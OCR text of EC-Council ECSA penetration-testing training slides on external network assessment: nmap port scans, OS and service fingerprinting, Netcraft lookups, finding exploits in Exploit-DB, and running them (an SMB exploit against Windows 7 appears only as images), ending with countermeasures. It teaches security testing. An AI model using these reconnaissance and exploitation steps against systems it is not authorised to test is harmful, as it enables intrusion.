
Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Web Servers (Port 80)

ECSA

Determines the state of **TCP port 80** for transporting HTTP data from a web server



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for SSL Servers (Port 443)

ECSA

- Scan with **nmap** scanner:
  - "-sV" scan option is able to identify SSL services
  - nmap -F -sV x.x.x.x




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Kerberos-Active Directory (Port TCP/UDP 88)

ECSA

- **Kerberos-Active** Directory uses port 88 as its default port
- Port scan the network for services listening on **port 88**



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for SSH Servers (Port 22)

ECSA
EC-Council Certified Security Analyst

- By default, SSH servers listen on port 22
- Use nmap to identify the running. services
- Example:

```
# nmap -sS -p 22 x.x.x.x
```




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List Open and Closed Ports

ECSA
EC-Council Certified Security Analyst

- Create a list of all the open ports identified in the previous step
- Open ports provide attack paths to intruders, and vulnerabilities in associated services can be exploited to compromise system security
- Once a port is closed, any request made to a machine via the closed port will result in a "this port is closed" acknowledgment from the machine



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

OS and Service Fingerprinting


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the OS

ECSA

Active OS Fingerprinting:

- It refers to gathering OS information about the target with direct interaction
- To fingerprint target OS details, use following Nmap command
  - Nmap –O <Target>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Fingerprint the OS (Cont'd)

ECSA
EC-Council Certified Security Analyst

Passive OS Fingerprinting:

- It refers to gathering OS information about a target without direct interaction
- Use *Netcraft* to find information about OSes of web servers



Source: *http://toolbar.netcraft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examine the Patches Applied to the Target OS

ECSA
EC-Council Certified Security Analyst

- List the dates for patches applied to the server
- Look for the version number, OS level, and date
- Tools: Netcraft

OS, Web Server and Hosting History for www.memset.com

OS	Server	Last seen	IP address	Netblock Owner
Linux	nginx	9-Aug-2017	37.128.131.171	Memset Ltd TV2-B
unknown	nginx	25-Aug-2016	37.128.131.171	Memset Ltd TV2-B
Linux	nginx	24-Aug-2016	37.128.131.171	Memset Ltd TV2-B
unknown	nginx	6-Apr-2016	37.128.131.171	Memset Ltd TV2-B
Linux	nginx	5-Apr-2016	37.128.131.171	Memset Ltd TV2-B
unknown	nginx	31-Jan-2016	37.128.131.171	Memset Ltd TV2-B
Linux	nginx	30-Jan-2016	37.128.131.171	Memset Ltd TV2-B
unknown	nginx	23-Jan-2016	37.128.131.171	Memset Ltd TV2-B
Linux	nginx	21-Jan-2016	37.128.131.171	Memset Ltd TV2-B
unknown	nginx	19-Jan-2016	37.128.131.171	Memset Ltd TV2-B

Source: *http://uptime.netcraft.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Fingerprint the Services

ECSA
EC-Council Certified Security Analyst

- Service fingerprinting is performed to determine services running on various ports and their versions
- To perform service fingerprint, use following Nmap command
  - Nmap –sV <Target>




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the Services (Cont'd)

ECSA
EC-Council Certified Security Analyst

Fingerprinting Unknown Services

- In today's environment, you cannot reliably determine services running on well-known port as there are a variety of new services that either may not use well-known port or use other protocols as wrappers
- Normal scanning with Nmap will probe and report only services that match in their databases. Services that do not match will be reported as **unknown** services
- In such case, you need to use advanced service fingerprinting techniques to further probe the target and identify services
- Nmap with –sV or –A switch can be used to detect services more aggressively
- You can use the following Nmap's switches to detect services more aggressively:
  - `-sV or -A`
  - `--version-light`
  - `--version-all`
  - `--version-intensity`




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Fingerprint the Services (Cont'd)

ECSA

- Use fingerprinting tools, such as httprint, ID Serve, telnet, Netcat, Netcraft, etc., to grab the banners from service



Source: *http://www.grc.com*



Source: *http://net-square.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Vulnerability Research

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

External Vulnerability Assessment

ECSA
EC-Council Certified Security Analyst


External vulnerability assessment involves identifying the vulnerabilities in operating systems, devices, and applications on the Internet-facing hosts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search and Map the Target with the Associated Security Vulnerabilities

ECSA
EC-Council Certified Security Analyst

- Search on Google, vulnerabilities related to specific version make and model of service, devices or OS running on target




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find Out the Security Vulnerability Exploits

ECSA
EC-Council Certified Security Analyst

- Find out the exploits related to specific security vulnerability in the Exploit Database or using searchsploit





Source: https://www.exploit-db.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Find Out the Security Vulnerability Exploits (Cont'd)

ECSA
EC-Council Certified Security Analyst









Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst


Exploit Verification


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities

ECSA
EC-Council Certified Security Analyst

- Execute the exploits against vulnerabilities found in services, OS or devices
- For example,
  - Exploiting SMB vulnerability in Windows 7 Ultimate







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)

ECSA







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)

ECSA






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)

ECSA
EC-Council Certified Security Analyst



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

ECSA
EC-Council Certified Security Analyst

- ✓ Note down the list of open ports, OS, services and their versions
- ✓ Also note down the port and services through which exploitation could be possible

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

External Network Security Countermeasures and Recommendations

ECSA
EC-Council Certified Security Analyst

External Network Security Countermeasures and Recommendations
Avoid the use of insecure protocol or choose a more secure protocol
Close open ports and services
Install update and patches to OS and software
Reconfigure firewalls, IDS, servers, workstations, network services, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

